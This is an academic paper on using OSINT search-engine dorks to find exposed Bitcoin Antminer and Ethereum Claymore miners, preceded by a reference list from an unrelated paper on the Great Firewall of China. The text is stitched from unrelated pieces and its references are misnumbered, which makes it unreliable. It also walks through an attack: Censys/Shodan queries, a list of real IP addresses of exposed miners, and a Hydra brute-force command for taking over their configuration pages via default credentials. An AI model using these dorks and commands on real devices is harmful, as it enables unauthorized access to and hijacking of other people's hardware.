- [1] Mizokami, K., (November 9, 2014). The 5 Most Powerful Armies on Planet Earth. Retrieved from <http://nationalinterest.org/feature/the-5-most-powerful-armies-planet-earth-11632?page=show>

- [2] Hagestad, W. T. (2012). *21st Century Chinese Cyberwarfare : An Examination of the Chinese Cyberthreat From Fundamentals of Communist Policy Regarding Information Warfare Through the Broad Range of Military, Civilian and Commercially Supported Cyberattack Threat Vectors*. Ely, Cambridgeshire, United Kingdom: IT Governance Publishing.
- [3] Evolution of Internet in China. (January 1, 2001). Retrieved from http://www.edu.cn/introduction_1378/20060323/t20060323_4285.shtml
- [4] The Golden Shield Project. Retrieved from: http://gutenberg.us/articles/golden_shield_project
- [5] Ensafi, R., Winter P., Mueen A., and Crandall R. A. (2015). Analyzing the Great Firewall of China Over Space and Time. *Proceedings on Privacy Enhancing Technologies*. Volume (1), pp. 61–76
- [6] Carson, B. (July 23, 2015). 9 incredibly popular websites that are still blocked in China. Retrieved from <http://www.businessinsider.com/websites-blocked-in-china-2015-7/#google-including-gmail-1> An Analysis of China's "Great Cannon".
- [7] Khattak, S., Javed, M., Anderson, P.D., Paxson, V. (2013) Towards Illuminating a Censorship Monitor's Model to Facilitate Evasion. Retrieved from <https://www.usenix.org/conference/foci13/workshop-program/presentation/Khattak>
- [8] Anonymous. Towards a Comprehensive Picture of the Great Firewall's DNS Censorship. In 4th USENIX Workshop on Free and Open Communications on the Internet (FOCI 14) (San Diego, CA, Aug. 2014), USENIX Association.
- [9] Fan, L. (December 12, 2012). Understanding and Circumventing The Great Firewall of China. Retrieved from <http://www.cs.tufts.edu/comp/116/archive/fall2015/lfan.pdf>
- [10] Anderson, D., (November 30, 2012). Splinternet Behind the Great Firewall of China. Retrieved from <http://queue.acm.org/detail.cfm?id=2405036>
- [11] Farnan, O., Darer, A., Wright, J. (October 24, 2016). Poisoning the Well: Exploring the Great Firewall's Poisoned DNS Responses. *Proceedings of the 2016 ACM on Workshop on Privacy in the Electronic Socie*. Vienna, Austria
- [12] Xu, X., Mao Z. M., and Halderman A. J (2011). Internet Censorship in China: Where Does the Filtering Occur? Retrieved from <http://web.eecs.umich.edu/~zmao/Papers/china-censorship-pam11.pdf>
- [13] G. Lowe, P. Winters, and M. L. Marcus. The great DNS wall of China. MS, New York University. Accessed December, 21, 2007.
- [14] Anonymous (2012). The Collateral Damage of Internet Censorship by DNS Injection. *ACM SIGCOMM Computer Communication Review*. Volume 42, Number 3
- [15] Clayton, R., Murdoch, S., Watson, R.: Ignoring the Great Firewall of China. In: Danezis, G., Golle, P. (eds.) PET 2006. LNCS, vol. 4258, pp. 20–35. Springer, Heidelberg (2006)
- [16] Xu, Y. (March 8, 2016) Deconstructing the Great Firewall of China. Retrieved from <https://blog.thousandeyes.com/deconstructing-great-firewall-china/>

- [17] Verkamp, J.P. and Gupt, M, (2012). Inferring Mechanics of Web Censorship Around the World. Retrieved from <https://www.usenix.org/conference/foci12/workshop-program/presentation/Verkamp> [19] Marczak, B., Weaver, N., Dalek, J. (April 10, 2015). China's Great Cannon. Retrieved from <https://citizenlab.org/2015/04/chinas-great-cannon/>
- [18] Using Baidu 百度 to steer millions of computers to launch denial of service attacks, (March 25, 2015). Retrieved from https://drive.google.com/file/d/0ByrxblDXR_yqeUNZYU5WcjFCbXM/view?pli=1
- [19] Xu, Y. (March 14, 2016). The Emergence of China's New Weapon: the Great Cannon. Retrieved from <https://blog.thousandeyes.com/chinas-new-weapon-great-cannon/>
- [20] [Lee, M. (January 25, 2016). China's Nearly 700 Million Internet Users Are Hot For Online Finance. Retrieved from <http://www.forbes.com/sites/melanieleest/2016/01/25/chinas-nearly-700-million-internet-users-are-hot-for-online-finance/#100192b01391>
- [21] The Chian Great War, <http://edition.cnn.com/2015/10/25/asia/china-war-internet-great-firewall/>
- [22] Xu, Y. (May 11, 2016). The Ongoing War Between China's Great Firewall and Circumvention Tools Retrieved from <https://blog.thousandeyes.com/the-war-between-chinas-great-firewall-and-circumvention-tools/>
- [23] Tor: Overview. Retrieved from <https://www.torproject.org/about/overview>
- [24] Ensafi, R., Winter P., Mueen A., and Crandall R. A. (2015). Examining How the Great Firewall Discovers Hidden Circumvention Servers. Proceedings of the 2015 ACM Conference on Internet Measurement Conference
- [25] Sari, A. (2016); "E-Government Attempts in Small Island Developing States: The Rate of Corruption with Virtualization", Science and Engineering Ethcis, Springer , pp.XX. ISSN-O: 1353-3452, DOI: 10.1007/s11948-016-9848-0.
- [26] Sari, A., Akkaya, M., Abdalla B., (2017) "Assessing e-Government systems success in Jordan (e-JC): A validation of TAM and IS Success model". International Journal of Computer Science and Information Security, Vol.15, No.2, pp.277-304, ISSN:1947-5500.
- [27] Alzubi, A., Sari, A., (2016) "Deployment of Elliptic Curve Cryptography (ECC) to Enhance Message Integrity in Wireless Body Area Network". International Journal of Computer Science and Information Security, Vol.14, No.11, pp.1146-1153, ISSN:1947-5500.
- [28] Alzubi, A. and Sari, A. (2016) Deployment of Hash Function to Enhance Message Integrity in Wireless Body Area Network (WBAN). Int. J. Communications, Network and System Sciences, Vol.9,No.12, pp. 613-621. <http://dx.doi.org/10.4236/ijcns.2016.912047>
- [29] Sari, A., Rahnama, B., Eweoya, I., Agdelen, Z. (2016) Energizing the Advanced Encryption Standard (AES) for Better Performance. International Journal of Scientific & Engineering Research, Vol.7, No.4, pp.992-1000, ISSN 2229-5518.
- [30] Rahnama, B., Sari, A., & Ghafour, M. Y. (2016). Countering RSA Vulnerabilities and Its Replacement by ECC: Elliptic Curve Cryptographic Scheme for Key Generation. In D. G., M. Singh, & M. Jayanthi (Eds.)

Network Security Attacks and Countermeasures (pp. 270-312). Hershey, PA: Information Science Reference. doi:10.4018/978-1-4666-8761-5.ch012

- [31] Sari, A. and Karay, M. (2015) Reactive Data Security Approach and Review of Data Security Techniques in Wireless Networks. *Int. J. Communications, Network and System Sciences*, Vol.8, No.13, pp. 567-577. Doi: <http://dx.doi.org/10.4236/ijcns.2015.813051>.
- [32] Sari, A. and Karay, M. (2015) Comparative Analysis of Wireless Security Protocols: WEP vs WPA. *International Journal of Communications, Network and System Sciences*, Vol. 8, No.12, pp. 483-491. doi: <http://10.4236/ijcns.2015.812043>.
- [33] Sari, A., Onursal, O. and Akkaya, M. (2015) Review of the Security Issues in Vehicular Ad Hoc Networks (VANET). *Int. J. Communications, Network and System Sciences*, Vol. 8, No.13, pp. 552-566. <http://dx.doi.org/10.4236/ijcns.2015.813050> .
- [34] Cambazoglu, Ş. and Sari, A. (2015) Collision Avoidance in Mobile Wireless Ad-Hoc Networks with Enhanced MACAW Protocol Suite. *Int. J. Communications, Network and System Sciences*, Vol.8, No.13, pp. 533-542. <http://dx.doi.org/10.4236/ijcns.2015.813048>.
- [35] Kirencigil, B.Z., Yilmaz, O., Sari, A., (2016) Unified 3-tier Security Mechanism to Enhance Data Security in Mobile Wireless Networks. *International Journal of Scientific & Engineering Research*, Vol.7, No.4, pp. 1001-1011, ISSN 2229-5518.
- [36] Sari, A. (2015) "Two-Tier Hierarchical Cluster Based Topology in Wireless Sensor Networks for Contention Based Protocol Suite". *International Journal of Communications", Network and System Sciences*, Vol.8, No.3, pp. 29-42. doi: <http://dx.doi.org/10.4236/ijcns.2015.83004>.
- [37] Yilmaz, O., Kirencigil, B.Z., Sari, A., (2016) VAN Based theoretical EDI Framework to enhance organizational data security for B2B transactions and comparison of B2B cryptographic application models. *International Journal of Scientific & Engineering Research*, Vol.7, No.4, pp. 1012-1020, ISSN 2229-5518.
- [38] Sari, A., (2015), "Security Issues in Mobile Wireless Ad Hoc Networks: A Comparative Survey of Methods and Techniques to Provide Security in Wireless Ad Hoc Networks", *New Threats and Countermeasures in Digital Crime and Cyber Terrorism*, (pp. 66-94). Hershey, PA: IGI Global. doi:10.4018/978-1-4666-8345-7. April 2015.
- [39] Sari, A. (2015) "Lightweight Robust Forwarding Scheme for Multi-Hop Wireless Networks". *International Journal of Communications, Network and System Sciences*, Vol. 8, No.3, pp. 19-28. doi: <http://dx.doi.org/10.4236/ijcns.2015.83003>.
- [40] Sari, A. and Akkaya, M. (2015) Fault Tolerance Mechanisms in Distributed Systems. *International Journal of Communications, Network and System Sciences*, Vol.8, No.12, pp. 471-482. doi: <http://10.4236/ijcns.2015.812042>.
- [41] Sari, A. (2015) "A Review of Anomaly Detection Systems in Cloud Networks and Survey of Cloud Security Measures in Cloud Storage Applications. *Journal of Information Security*", Vol.6, No.2, pp. 142-154. doi: <http://dx.doi.org/10.4236/jis.2015.62015>.

- [42] Sari, A. (2014); "Security Approaches in IEEE 802.11 MANET – Performance Evaluation of USM and RAS", International Journal of Communications, Network, and System Sciences, Vol.7, No.9, pp. 365-372, ISSN: 1913-3723; ISSN-P: 1913-3715, DOI: <http://dx.doi.org/10.4236/ijcns.2014.79038>.
- [43] Rahnama, B.; Sari, A.; Makvandi, R., "Countering PCIe Gen. 3 data transfer rate imperfection using serial data interconnect," Technological Advances in Electrical, Electronics and Computer Engineering (TAECE), 2013 International Conference on , vol., no., pp.579,582, 9-11 May 2013 doi: <http://doi.acm.org/10.1109/TAECE.2013.6557339>.
- [44] Sari, A.; Rahnama, B., (2013) "Simulation of 802.11 Physical Layer Attacks in MANET," Computational Intelligence, Communication Systems and Networks (CICSyN), 2013 Fifth International Conference on , vol., no., pp.334,337, 5-7 June 2013, <http://dx.doi.org/10.1109/CICSYN.2013.79> .
- [45] Sari, A., Rahnama, B (2013). "Addressing security challenges in WiMAX environment". In Proceedings of the 6th International Conference on Security of Information and Networks (SIN '13). ACM, New York, NY, USA, 454-456. DOI=10.1145/2523514.2523586 <http://doi.acm.org/10.1145/2523514.2523586>
- [46] Sari, A. (2014); "Security Issues in RFID Middleware Systems: A Case of Network Layer Attacks: Proposed EPC Implementation for Network Layer Attacks", Transactions on Networks & Communications, Society for Science and Education, United Kingdom, Vol.2, No.5, pp. 1-6, ISSN: 2054-7420, DOI: <http://dx.doi.org/10.14738/tnc.25.431>.

Exploiting Cryptocurrency Miners with OSINT Techniques

Arif Sari, Seyfullah Kilic

Department of Management Information Systems, Girne American University Canterbury, Kent, United Kingdom,

SwordSec Inc., Ankara, Turkey,

arifsarii@gmail.com; bilgi@seyfullahkilic.com

ABSTRACT

Collection of intelligence is one of the key elements to organize more sophisticated methods of attacks. Open Source Intelligence (OSINT) is a technique used by attackers for reconnaissance purposes to gather information about specific targets. The accessibility to critical information about emerging systems through OSINT leads exposure of vulnerabilities and exploitation of these vulnerabilities to form widespread attack. Blockchain is one of the emerging technologies that exposed the use of crypto currencies such as Bitcoin and Ethereum. This research paper explains the use of OSINT to gather critical information about cryptocurrency miners such as Bitcoin Antminer and Ethereum Claymore and expose the vulnerabilities to exploit the configuration file of the miner manager. The research outcomes expose the vulnerability of the existing crypto currencies and use of OSINT for detection and analysis of cyber-threat in crypto currency market.

Keywords: OSINT; Bitcoin; Ethereum; Antminer; Claymore; cyber-attack

1 Introduction

Blockchain is a form of distributed ledger to exchange information and transact digital asset in distributed networks [1]. Countries have developed different applications of this distributed ledger technology to enhance governmental services provided to public. The governments adopt this technology to change the way to manage and control the information of citizens in public and private services. One of the most recent application raised from Estonia, which provided e-ID to e-Residents through the application of Blockchain technology and wide range of both governmental and private sector services becomes available for remote access [2]. Apart from these applications, blockchain technology has been applied to many fields from the initial cryptocurrency to the current smart contracts, health sector, governmental and public services [3]. Bitcoin was introduced as a cryptocurrency which is deployed based on blockchain technology by Satoshi Nakamoto in 2008 [4]. The Bitcoin ecosystem proposed by Nakamoto consists of network of users that communicate with each other using open source bitcoin protocol to exchange information via the Internet. Due to zero-transaction costs, lack of tracing and possible anonymity, use of bitcoin becomes quite attractive. The decentralization of blockchain technology leads bitcoin to become more powerful in last few years. The bitcoin becomes the most popular decentralized cryptocurrency in January 2017 since 16 million bitcoins in circulation with a total value of roughly 16 billion US dollars. The

“Bitcoin mining” is a process of handling transactions in a process of blockchain network and it seems quite profitable job because of variety of advantages, possible demand and market price of bitcoin. Companies developed cryptocurrency miners to satisfy this demand in the market. However there is still a huge research gap exist on blockchain technology and cryptocurrency market due to security vulnerabilities. Due to this gap, attackers take an advantage of Open Source Intelligence (OSINT) technology to gather information about vulnerability of miners, users and exchanges and variety of attacks launched to this newly emerged technology. The next section of this research elaborates the latest security exposures of cryptocurrency market; section 3 elaborates the use of OSINT technology to expose the security vulnerabilities of existing cryptocurrency miners such as Bitcoin-Antminer and Ethereum-Claymore and to exploit the configuration file of the miner manager.

2 Literature Review

The blockchain technology becomes one of the most popular technologies deployed in different sectors as applications by variety of developed companies and organizations. The main theme behind this popularity is the security since this distributed ledger technology store multiple redundant and identical copies of the same ledger worldwide and if one of the account is breached, there are many others exists as backups that can provide breached data or funds in the hacked account [5]. The alteration or modification of data prevented with strict cryptographic methodologies and this attracts the deployment of blockchain technology in different sectors. One of the latest blockchain based system deployed by MIT as a new digital diploma system. Since the blockchain is a kind of distributed ledger technology, MIT developed blockchain based digital diploma system that allows employers and schools to verify a graduate’s degree is legitimate by using a link or uploading the student’s file [6].

As it is stated before, companies relay their data security and reliability on blockchain technologies. The cryptocurrency mining is important source of income for developers of cryptocurrency miners as well as owners and third parties who participate with their individual systems in blockchain market.

The Trendmicro company’s research indicated that, there are more than 700 cryptocurrencies exist functioning based on blockchain technology in the market. Due to the popularity of bitcoin mining, attackers focused on developing new attack vectors targeting bitcoin miners and bitcoin associated transactions. Even though the cryptography-oriented blockchain technology seems secure, variety of other vulnerable technologies combined to conduct transactions in blockchain and human factor leads exposure of vulnerabilities [7].

The Internet of Things (IoT) technology becoming a goldmine for malicious actors due to existing major security challenges, lack of forensic regulation and privacy [8]. Due to lack of secure architecture deployed in IoT environment, participants of IoT network can be targeted through different methodologies. McAfee company estimated that more than 2.5 million devices infected by the Mirai botnet in 2016 in order to use their computing power to mine bitcoins [9]. The attackers proposed new bitcoin miner slave called “ELF Linux/Mirai malware” variant which controls the Mirai bots while they are idle and awaiting further instructions and provide them to be leveraged to go into mining mode.

Attacks did not target the user but the computers/nodes itself since the computational power and cost of power consumption is two important factors for bitcoin mining. Attackers targeted cryptocurrency mining and developed different type of cryptocurrency-mining malware to impair system performance, hijacking, risk end-user and business to information theft. The vast of attacks targeted IoT devices such as industrial

control systems, cars, Healthcare sector, consumer electronics, digital video recorders (DVRs)/surveillance cameras, set-top boxes, network-attached storage (NAS) devices, and especially routers. Researchers have focused on importance of different forensic applications to retrieve data from IoT devices in case of a cyber-event since the control and investigation of IoT devices becomes and substantial issue [10].

South Korea Internet and Security Agency announced that the “Bithumb” which is one of the world’s biggest bitcoin exchanges hacked and approximately 1 billion of won (worth 870,000 USD) has been stolen. The attack details of the attack exposed that the employee of the Bithumb PC was hacked because of the personal information such as mobile phone and email address of some users were collected through OSINT techniques [11]. Another biggest security breach of an exchange occurred in Hong-Kong based “Bitfinex” where 119,756 bitcoin (worth around 718,536,000 USD) stolen. This attack caused a 20% drop in the value of the currency [12-13]. In 2014, one of the popular bitcoin exchanged called “Mt.Gox” announced that hackers stole 850,000 bitcoins of which 750,000 belonged to customers. Researchers have investigated this attack and exposed a transaction malleability bug was explicitly named as the root cause of the loss [14].

Transactions in blockchain can be processed through digital wallets produced by parities. These Digital wallets apply a security mechanism called “multisignature” which is an approval mechanism for an exchange of a digital currency. The multisignature requires another user to sign a transaction before it is added in to the blockchain. Attackers targeted Ethereum cryptocurrency and stole 153,000 ether tokens (worth 32.6 million USD) by exploiting vulnerability in the multisignature wallet’s [15].

Since all these attacks occurred due to lack of network or an appropriate configuration, in order to secure the communication environment, researchers focused on developing variety of network based technologies and focused on variety of aspects to resolve security oriented issues [22-30]. The proposed mechanisms and models offered variety of solution for different types of communication infrastructures and protection against different types of vulnerabilities from different aspects such as link encryption, end-to-end or message encryption perspective [31-41].

3 Bitcoin Miners and use of OSINT

As it is mentioned in previous sections, cryptocurrency miners become quite popular because of increasing demand and price of cryptocurrencies such as Bitcoin and Ethereum. Bitcoin or cryptocurrency mining is a process of synchronizing transactions in a network of computers where miners receive a profit as a function of the cost of mining which is increasing over time in terms of cryptocurrency.

Once a participant of blockchain wishes to conduct a transaction, the proposed transaction generated based on specific consensus (Proof of Work, Proof of Stake etc.) and distributed to the network of nodes for validation. The verified transaction is combined with other transactions to create a new block of data for the ledger.

Transactions recorded in each block in blockchain technology and these blocks are identified by hash codes. A block must be validated to be added into the blockchain and the validation is done by the participating users which are called “miners” [16]. The Figure 1 below illustrates the typical blockchain work flow.




Figure 1. Blockchain Work flow

OSINT is one of the important technologies used for intelligence purposes where intelligence derived from publicly available information sources. These sources are explained as global media, web blogs, academic papers, Wikipedia, YouTube, social media (Twitter, Facebook, Instagram), government reports, satellite pictures and all other information available to the public on the Internet [17]. The main source of information of OSINT is the Internet with estimates that data volume on the Internet will grow from 4.4 zettabytes (ZB) in 2013 to 44ZB by 2020 [18]. The Internet acts as an intermediary for accessing the information sources, where growth of this volumetric data requires specific discovery, search and retrieval techniques to analyze this data accurately.

The vast amount of data and information available on the Internet allows attackers to gather information and understand working principles, architecture, functionalities and communication infrastructure thus expose the vulnerabilities of the systems. Today's Internet technology combined with OSINT provides criminals to organize more sophisticated methods of attacks.

In this research paper, one of the most preferred bitcoin miners "Antminer S9" is selected for test-bed purposes [17]. The features of this miner illustrated below.

The miner's hardware use "Lighttpd/1.4.32" version web server and there are SSH ports available for remote communication between this server. There is an exploit available for "Lighttpd 1.4.31" version however it does not provide remote access to server since the exploit is patched in the newer version. The Figure 2 below illustrates the Antminer S9 configuration page that is accessed through web browser by using username and password.

80.http.get.body_sha256	a0a8e1aa8fcbca7d2596c72c9132e79af36588990c236c435a210e09168feb08
80.http.get.headers.content_length	351
80.http.get.headers.content_type	text/html
80.http.get.headers.server	lighttpd/1.4.32
80.http.get.headers.unknown	{u'value': u'Sat, 22 Jan 2000 09:19:12 GMT', u'key': u'date'}
80.http.get.headers.www_authenticate	Digest realm="antMiner Configuration", nonce="76bd3b6617882d389102170ba3990b9c", qop="auth"
80.http.get.metadata.description	lighttpd 1.4.32
80.http.get.metadata.product	lighttpd
80.http.get.metadata.version	1.4.32
80.http.get.status_code	401
80.http.get.status_line	401 Unauthorized

Figure 2. AntMiner Configuration Page

As it is shown on Figure 2 above, the AntMiner configuration page uses “Digest Authentication”. The Digest authentication is one of the authentication methods known as “agreed-upon” method. In this method, web-server negotiates user credentials (username and password) with user’s web browser. This authentication method is one of the applications of MD5 cryptographic hashing with usage of nonce values to prevent replay attacks.

It’s known that we need some information or keywords to collect data with OSINT techniques. In this research, the keywords selected as “antMiner Configuration” in HTTP headers which appears each time we send a request to the server. The search with corresponding queries with specific keywords and special dorks in censys.io and shodan.io resulted specific IP addresses of AntMiners shown in Figure 3 below.

The dork used in OSINT search engines to collect IP addresses is;

```
(antminer) AND protocols.raw: "80/http" AND 80.http.get.title: "401"
```

Search results for the query: `(antminer) AND protocols.raw: "80/http" AND 80.http.get.title: "401"`

Filter by AS:

- VTDC-AS-VN Viettel - CHT Company Ltd, VN: 161
- KIXS-AS-KR Korea Telecom, KR: 31
- ISOMEDIA-1 - Isomedia, Inc., US: 25
- CYFUTURE-AS-IN Cyfuture India Pvt. Ltd., IN: 20
- UK-NETCETERA Netcetera Autonomous System Peers, GB: 19
- More

Filter by Protocol:

- 80/http: 777
- 22/ssh: 511
- 443/https: 26
- 8080/http: 22

Results:

- 211.206.106.24**
 - AS SK Broadband Co Ltd (9318) | Republic of Korea
 - 80/http
 - 401 - Unauthorized
 - protocols: 80/http
- 190.249.146.167 (cable190-249-146-167.epm.net.co)**
 - EPM Telecomunicaciones S.A. E.S.P. (13489) | Medellin, Antioquia, Colombia
 - 80/http
 - 401 - Unauthorized
 - protocols: 80/http
- 93.107.96.207**
 - IRELAND-ASN (15502) | Ireland
 - 80/http
 - 401 - Unauthorized
 - protocols: 80/http
- 49.50.124.110 (49-50-124-110.Noida.Datacenter.Terapeer.com)**
 - AS-IN Cyfuture India Pvt. Ltd. (55470) | India
 - 80/http
 - 401 - Unauthorized

Figure 3. Results of dork used in OSINT Search Engine for Bitcoin-AntMiner

The corresponding systems can be accessed through a brute-force attack on the HTTP port or SSH port. In order to exploit this vulnerability, the default username and password of the systems should be exposed. After a simple search from the Google search engine, the default username and password exposed.




Figure 4. AntMiner User Manual

The product homepage contains detailed information about product including default username and password of the AntMiner, which is the most popular cryptocurrency miner. Figure 4 above illustrates the details.

As it is mentioned before, the Antminer uses Lighttpd/1.4.32" version web server and provide remote access through web browser based on username and password credentials. Since the OSINT tool helped us to expose existing miners IP addresses with specific dorks, it is easy to brute-force the corresponding miners credentials and gain access.

The Hydra Brute Force tool used to generate brute-force attack to the corresponding address. The Burp Suite Intruder tool can also be used for this type of attack. The command used to generate this attack is;

```
hydra -l root -P commonPasswords.txt -vV {TARGET} http-get /
```

The confirmation page will be accessible if one of the password in the dictionary matches with the user credentials. The Figure 5 illustrates the results below.




Figure 5. AntMiner Credentials after Successful Brute-Force

The Figure 5 above illustrates the AntMiner configuration page which allows attacker to modify or change the configuration of the miner.

Ethereum-Claymore miner is another type of miner proposed for Ethereum mining [20]. The new dork using OSINT techniques proposed to expose the list of available miners. The result of the query illustrated in Figure 6 below. The search query and dork used to gather information is;

ETH "ETH-Total Speed"


